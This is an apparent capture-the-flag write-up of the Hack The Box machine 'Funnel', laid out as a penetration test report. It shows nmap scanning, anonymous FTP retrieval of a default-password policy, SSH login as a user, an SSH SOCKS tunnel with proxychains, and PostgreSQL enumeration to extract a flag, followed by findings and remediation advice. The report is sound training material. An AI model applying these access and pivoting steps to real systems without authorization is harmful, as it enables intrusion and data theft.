
Funnel

Funnel HTB

Cover



Target: HTB Machine “Funnel” **Client:** Megacorp (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

1. Introduction

Objective of the Penetration Test

The primary objective of this penetration testing engagement was to identify security weaknesses within a Linux-based target system hosted at **10.129.196.162**. Our evaluation focused on discovering vulnerabilities in the exposed FTP and SSH services, as well as inherent flaws in the internal environment—particularly in the management of anonymous access, file storage, and containerized services. The goal was to expose these critical issues and provide actionable recommendations to bolster the overall security posture of the system.

Systems Evaluated

The assessment centered on several aspects of the target system, including:

- **FTP Service:**
  We observed that the FTP server (vsftpd 3.0.3) allowed anonymous logins. Upon accessing the FTP service, we located the **"mail_backup"** directory, which contained sensitive files such as **password_policy.pdf** and **welcome_28112022**. The welcome message provided internal account information and guidance, giving insights into the system's internal structure and security practices.
- **SSH Service:**
  The SSH service running on port 22 was accessible and allowed login using valid credentials. By successfully logging in as the user **christine**, we were able to explore the system further and gain a deeper understanding of the internal network configuration.
- **Internal Environment and Containerized Services:**
  Upon gaining SSH access, further investigation revealed that the target was running Docker containers. One container was hosting a PostgreSQL database service on IP **172.17.0.2** (port 5432). By creating an SSH tunnel and using proxy connections, we could enumerate the PostgreSQL instance, connect to the **secrets** database, and extract the sensitive flag data. This demonstrated the potential for lateral movement within the internal network and exposure of critical data.

Legal and Ethical Considerations

This penetration test was conducted with explicit authorization from the designated authority and in strict adherence to ethical guidelines and industry best practices. All activities were carried out in a controlled manner to ensure that the normal operations of the target system were not disrupted. The findings detailed within this report are confidential and are intended solely for internal stakeholders to support timely remediation efforts.

2 Methodology

1. Operating System Identification

We began by verifying the target's availability and gathering basic system information. This was accomplished by executing a ping to the target IP address (**10.129.196.162**):

```
kali@kali ~/workspace [11:47:22] $ ping -c 1 10.129.196.162
PING 10.129.196.162 (10.129.196.162) 56(84) bytes of data.
64 bytes from 10.129.196.162: icmp_seq=1 ttl=63 time=57.7 ms

--- 10.129.196.162 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 57.691/57.691/57.691/0.000 ms
```

The TTL value of 63 confirms that the target is running on **Linux**.

2. Open Ports Scanning

Next, we performed a full TCP port scan using Nmap to identify the open ports on the target:

```
kali@kali ~/workspace [11:48:08] $ sudo nmap -sS -p- --open -n -Pn
10.129.196.162 -oG FunnelAllports
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 11:49 EDT
Nmap scan report for 10.129.196.162
Host is up (0.040s latency).
Not shown: 65499 closed tcp ports (reset), 34 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
```

This scan revealed that only the **FTP (port 21)** and **SSH (port 22)** services are exposed, directing our further analysis to these services.

3. Service Detection

To gain insight into the specific services running and their versions, we employed Nmap with service/version detection:

```
kali@kali ~/workspace [11:49:43] $ sudo nmap -sVC -p 21,22 10.129.196.162
-oN FunnelServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 11:51 EDT
Nmap scan report for 10.129.196.162
Host is up (0.046s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Nov 28  2022 mail_backup
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.43 seconds
```

This confirms:


- **FTP:** Running vsftpd 3.0.3 and allowing anonymous FTP login, with a revealed directory named **"mail_backup"**.
- **SSH:** Running OpenSSH 8.2p1 on Ubuntu.

4. FTP Directory and File Enumeration

Upon accessing the FTP service as an anonymous user, we explored the **"mail_backup"** directory. Inside, we discovered two important files:

- **password_policy.pdf**
- **welcome_28112022**

The **welcome_28112022** file includes a welcome message addressed to team members and provides internal guidance regarding account setup and password policy, offering valuable context about the internal structure.



welcome_28112022 content:

```
kali@kali ~/workspace [11:58:00] $ cat welcome_28112022
Frome: root@funnel.htb
To: optimus@funnel.htb albert@funnel.htb andreas@funnel.htb
christine@funnel.htb maria@funnel.htb
Subject:Welcome to the team!

Hello everyone,
We would like to welcome you to our team.
We think you'll be a great asset to the "Funnel" team and want to make
sure you get settled in as smoothly as possible.
We have set up your accounts that you will need to access our internal
infrastracture. Please, read through the attached password policy with
extreme care.
All the steps mentioned there should be completed as soon as possible. If
you have any questions or concerns feel free to reach directly to your
manager.
We hope that you will have an amazing time with us,
```

```
The funnel team.
```

Pdf content:

```
Password Policy 🔐
Overview
Passwords are a key part of our cyber security strategy. The purpose of
this policy
is to make sure all resources and data receive adequate password
protection. We
cannot overstate the importance of following a secure password policy and
therefore have provided this document for your guidance. The policy covers
all
users who are responsible for one or more account or have access to any
resource
that requires a password.
Password Creation:
• All passwords should be su ciently complex and therefore di cult for
anyone to
guess.
• In addition, employees should also use common sense when choosing
passwords. They must avoid basic combinations that are easy to crack. For
instance, choices like “password,” “password1” and “Pa$$w0rd” are equally
bad
from a security perspective.
• A password should be unique, with meaning only to the user who chooses
it.
• In some cases, it will be necessary to change passwords at certain
frequencies.
• Default passwords – such as those created for new users – must be
changed
as quickly as possible. For example the default password of <redacted>
must
be changed immediately.
```

5. SSH Access

Access to the target system was obtained via SSH using the user **christine**:

```
kali@kali ~/workspace [12:04:10] $ ssh christine@10.129.196.162
christine@10.129.196.162's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 01 Jun 2025 04:04:22 PM UTC

  System load:             0.0
  Usage of /:              63.2% of 4.78GB
  Memory usage:            13%
  Swap usage:              0%
  Processes:               160
  Users logged in:         0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for ens160:  10.129.196.162
  IPv6 address for ens160:  dead:beef::250:56ff:fe94:e4ed

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how
MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster
deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.



The list of available updates is more than a week old.
To check for new updates run: sudo apt update

christine@funnel:~$
```

After establishing SSH access, further investigation revealed:

- The presence of a Docker network interface (`docker0`), indicating that containers are running on the system.
- Through process inspection (`ps aux`), we identified a container managed by **docker-proxy** that exposes PostgreSQL. The PostgreSQL service is running within the container on IP **172.17.0.2** (port 5432).

docker0

```
christine@funnel:/var/crash$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:58ff:feb6:b4f1  prefixlen 64  scopeid 0x20<link>
        ether 02:42:58:b6:b4:f1  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 526 (526.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

...SNIP...
```

This allowed further exploration of the internal environment.

Here is a container working:

ps aux:

```
root        1062  0.0  0.1 1148644 2948 ?        Sl   15:44   0:00
/usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 5432 -
container-ip 172.17.0.2 -container-port 5432
```

Postgresql is working

```
christine@funnel:/var/crash$ ss -tl
State                      Recv-Q                     Send-Q
Local Address:Port                                         Peer
Address:Port                    Process
..SNIP..
LISTEN                     0                          4096
127.0.0.1:postgresql
0.0.0.0:*

..SNIP..
```

7. Database Access and Enumeration

To assess the database, the following steps were taken:

1. **Establish a Dynamic SSH Tunnel:** A SOCKS proxy was set up on port 9050 by running:


```
ssh -D 9050 christine@10.129.196.162
```

2. **Database Connection via Proxychains:** Using `proxychains`, we connected to the PostgreSQL instance within the Docker container:


```
proxychains psql -h 172.17.0.2 -U christine
```

3. **Database Enumeration:**


- We listed the available databases using the `\l` command.
- A query was executed to check for a database named **secrets**:




```
SELECT * FROM pg_database WHERE datname = 'secrets';
```



We then connected to the **secrets** database (using `\connect secrets`), listed its tables using `\dt`, and finally extracted the flag stored in the database with:




The final query retrieved the hidden flag, confirming that we had successfully escalated our access to sensitive internal data.

```
secrets=# select * from flag;
                value
----------------------------------
<REDACTED>
```

3 Findings


Vulnerability 1: Anonymous FTP Access Exposes Sensitive Files and Credentials

```
ftp> cd mail_backup
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||25676|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp         58899 Nov 28  2022 password_policy.pdf
-rw-r--r--    1 ftp      ftp           713 Nov 28  2022 welcome_28112022
226 Directory send OK.
ftp>
```



- **CVSS v3.1 Base Score: 7.6 (High) Metric Breakdown:**
  AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
- **Description:**
  The FTP service running on port 21 (vsftpd 3.0.3) allowed anonymous logins, enabling unauthenticated users to access the "mail_backup" directory. Within this directory, critical files such as `password_policy.pdf` and `welcome_28112022` were discovered. These files not only contained internal communication and setup guidelines but also revealed credentials and user information that could be exploited for further access.
- **Impact:**
  Unauthorized access to these files exposes crucial internal details, paving the way for attackers to gather sensitive credentials and internal user data. This can lead to subsequent compromises of the system and lateral movement within the network.
- **Technical Details:**
  - **Discovery:**
    By connecting to the FTP server with anonymous credentials, we listed the available directories and identified the "mail_backup" folder, which contained the aforementioned sensitive files.
  - **Proof of Concept:**
    The retrieval of `welcome_28112022` provided internal account details and usage guidelines, while `password_policy.pdf` highlighted weak defaults and further assisted in deriving valid credentials.
- **Evidence:**
  The provided screenshots document the directory listing and content of the files found through anonymous FTP access.

Vulnerability 2: Unauthorized SSH Access Using Compromised Credentials



- **CVSS v3.1 Base Score: 8.8 (High) Metric Breakdown:**
  AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- **Description:**
  Utilizing credentials obtained from the FTP files, we successfully logged into the target system via SSH using the account "christine". This unauthorized access provided an interactive shell, exposing detailed system configurations and network information, and served as a critical stepping stone for further internal exploration.
- **Impact:**
  The exploitation of weak or compromised credentials for SSH access grants attackers direct entry into the system. With this level of access, an attacker can perform further reconnaissance, escalate privileges, manipulate system settings, and move laterally to compromise additional resources.
- **Technical Details:**
  - **Discovery:**
    Internal user information and credentials were embedded within the FTP file contents. These were subsequently used to authenticate to the SSH service.
  - **Proof of Concept:**
    A successful SSH login as "christine" was achieved, providing a shell on the target system. This access allowed for further investigation of internal services and configurations.
- **Evidence:**
  Screenshots capture the SSH login process and the established session, demonstrating the effective exploitation of compromised credentials.


Vulnerability 3: Unauthorized PostgreSQL Access and User Enumeration

```
christine=# \l
                                                List of databases
   Name    |   Owner   | Encoding | Locale Provider |  Collate   |   Ctype    | Locale | ICU Rules |    Access privileges
-----------+-----------+----------+-----------------+------------+------------+--------+-----------+-----------------------
 christine | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           |
 postgres  | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           |
 secrets   | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           |
 template0 | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           | =c/christine          +
           |           |          |                 |            |            |        |           | christine=CTc/christine
 template1 | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           | =c/christine          +
           |           |          |                 |            |            |        |           | christine=CTc/christine
(5 rows)

christine=#
```

```
christine=# \connect secrets
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.17.0.2:5432  ...  OK
psql (17.5 (Debian 17.5-1), server 15.1 (Debian 15.1-1.pgdg110+1))
You are now connected to database "secrets" as user "christine".
secrets=# \dt
        List of relations
 Schema | Name | Type  |   Owner
--------+------+-------+-----------
 public | flag | table | christine
(1 row)

secrets=#
```



- **CVSS v3.1 Base Score: 8.8 (High) Metric Breakdown:**
  AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
- **Description:**
  After gaining SSH access, further investigation revealed that a Docker container on the target was running a PostgreSQL database on IP **172.17.0.2** (port 5432). By creating a dynamic SSH tunnel and utilizing proxychains, we were able to connect to this PostgreSQL service, enumerate databases, and extract sensitive information—including a secret flag. Additionally, user enumeration provided insight into internal user accounts, expanding the attack surface.
- **Impact:**
  Unauthorized access to the internal database exposes critical internal data, including user information and sensitive operational details. This can lead to data theft, manipulation, and further compromise of the internal network, posing significant risks to confidentiality and system integrity.
- **Technical Details:**
  - **Discovery:**
    An SSH session allowed us to inspect the internal network, revealing a Docker environment hosting a PostgreSQL container. Tunneling and proxy connections were used to access the database.
  - **Proof of Concept:**
    Using PostgreSQL commands (`\l` , `\dt` , and `SELECT * FROM flag;`), we enumerated the available databases and extracted a flag from the "secrets" database, confirming unauthorized access along with user enumeration.

- **Evidence:**
  Provided screenshots illustrate the process of connecting to the PostgreSQL database, the enumeration of databases and tables, and the extraction of sensitive data from the "secrets" database.

4 Recommendations

To mitigate the vulnerabilities uncovered during this engagement, the following steps should be taken:

- **Restrict Anonymous FTP Access:**
  - Disable anonymous logins in the vsftpd configuration to prevent unauthenticated users from accessing internal directories.
  - Review the permissions for exposed directories (such as "mail_backup") and ensure that only authorized users can access sensitive files.
  - Consider migrating to a more secure file transfer protocol (e.g., SFTP) to protect file access and transmission.
- **Enhance SSH Authentication Security:**
  - Replace simple password-based access with key-based authentication, and where possible, implement multi-factor authentication (MFA) to prevent unauthorized logins.
  - Regularly update and rotate credentials, and enforce a strong password policy to minimize the risk of compromise.
  - Implement IP whitelisting and configure firewalls to restrict SSH access to trusted networks only.
- **Secure Internal Database and Containerized Services:**
  - Limit network access to the PostgreSQL service by applying strict firewall rules and segmenting the network to isolate internal services.
  - Enforce least privilege for database user accounts and ensure that sensitive data, such as the secrets stored in the "secrets" database, is protected.
  - Regularly review and secure Docker container configurations to reduce the risk of lateral movement within the internal network.
- **Implement Continuous Monitoring and Regular Audits:**
  - Establish real-time logging and monitoring of FTP, SSH, and database access to detect and respond to unauthorized activities promptly.
  - Conduct periodic security audits and vulnerability assessments to ensure adherence to security best practices and timely application of patches and updates.
  - Regularly review system configurations and access controls to maintain a robust security posture.

By implementing these recommendations, the risk associated with anonymous FTP access, compromised SSH credentials, and insecure internal database exposure can be significantly reduced, thereby strengthening the overall security of the target system.

5 Conclusions

Executive Summary

Imagine that your organization is a well-guarded fortress—with every door firmly secured—yet a single overlooked entry point leaves it vulnerable to unauthorized access. Our recent security assessment of the IT environment at **10.129.196.162** uncovered a series of internal security lapses that, when combined, could allow an attacker to compromise critical business information. We identified three key issues: an openly accessible file-sharing service that leaked internal communications and credentials, weak remote access controls that permitted unauthorized system entry, and insufficient protection of internal data management systems. Together, these vulnerabilities threaten to expose sensitive information, disrupt operations, and damage your corporate reputation.

Business Impact and Recommended Next Steps

Our findings reveal that current security practices are not fully aligned with industry best practices, exposing the organization to potential financial losses, data breaches, and stakeholder erosion. To address these risks and protect your enterprise, we recommend several targeted actions:

- **Enhance Access Controls:**
  Review and restrict access to internal file-sharing services so that only authorized personnel can view confidential communications and documentation. This ensures that sensitive internal policies and credentials remain protected from unwanted exposure.
- **Strengthen Remote Access Measures:**
  Improve the security of remote connections by moving from basic password-based authentication to more advanced methods—such as multi-factor or key-based authentication—and by limiting access to trusted networks. This reduces the risk of unauthorized system entry that can lead to broader compromises.
- **Secure Internal Data Management:**
  Evaluate and harden the security of systems used for internal data management, particularly those hosting critical business data. This involves tightening network segmentation, enforcing the principle of least privilege, and regularly auditing configurations to eliminate unnecessary exposure.
- **Implement Continuous Monitoring:**
  Establish robust monitoring and alerting systems to quickly detect and respond to any suspicious activity. Regular security audits and staff training will help maintain and enhance your security posture over time.

By prioritizing these actions, the organization will significantly reduce its risk of internal security breaches, protect its sensitive assets, and maintain the trust of its stakeholders.

Technical Summary

Our technical assessment of the system at **10.129.196.162** revealed a chain of vulnerabilities that together create a significant risk:

- **Anonymous FTP Access:**
  The FTP service was misconfigured to allow anonymous logins. This enabled us to access the "mail_backup" directory, where we retrieved sensitive files that contained internal communications, default password policy details, and critical credentials.
- **Compromised SSH Access:**
  Using the credentials gathered from the FTP files, we were able to log in via SSH as the user "christine." This provided an interactive shell with access to the system, which allowed further exploration of the target environment.
- **Internal Database Exposure in a Containerized Environment:**
  Once inside, we discovered that the system was running Docker containers. One of these containers was hosting a PostgreSQL database that was not properly isolated from the internal network. By creating an SSH tunnel, we connected to this PostgreSQL service, enumerated databases and users, and successfully extracted sensitive information (including a secret flag) from the "secrets" database.

This technical chain of misconfigurations—from open anonymous FTP, through compromised SSH credentials, to insecure internal database access—demonstrates how an attacker could leverage multiple weaknesses to gain full control over critical internal systems.

Appendix: Tools Used

This section details the primary tools used during the assessment, along with a brief explanation of each. These tools provided crucial insights into the target system’s configuration, helped identify exposed services, and enabled us to demonstrate the security weaknesses in the environment.

- **Ping**
  Description:
  Ping is a basic network utility that checks host availability and measures network latency. In our assessment, it was used to confirm that the target system was online and to infer that it was Linux-based by analyzing its TTL value.
- **Nmap**
  Description:
  Nmap is a powerful network scanning tool used to discover active hosts, open ports, and running services. It was critical in mapping the target system’s network, revealing that ports 21 (FTP) and 22 (SSH) were exposed, which guided our subsequent efforts.
- **FTP Client**
  Description:
  Using a standard command-line FTP client, we connected to the target’s FTP service

with anonymous credentials. This allowed us to browse the "mail_backup" directory and retrieve sensitive files containing internal communications and user credentials.

- **SSH**
  Description:
  The SSH command-line tool was used to establish an interactive shell on the target system. Using credentials found in the FTP files, we logged in as a legitimate user, which provided further access for internal reconnaissance and exploitation.
- **Proxychains**
  Description:
  Proxychains was used to route our network traffic through an SSH-created SOCKS proxy. This facilitated access to services not directly exposed to the public network, such as the internal PostgreSQL database hosted within a Docker container.
- **psql (PostgreSQL Client)**
  Description:
  psql is the interactive terminal for PostgreSQL. It was employed to connect to the internal database, enumerate available databases and tables, and extract sensitive data – including a secret flag – demonstrating the internal exposure.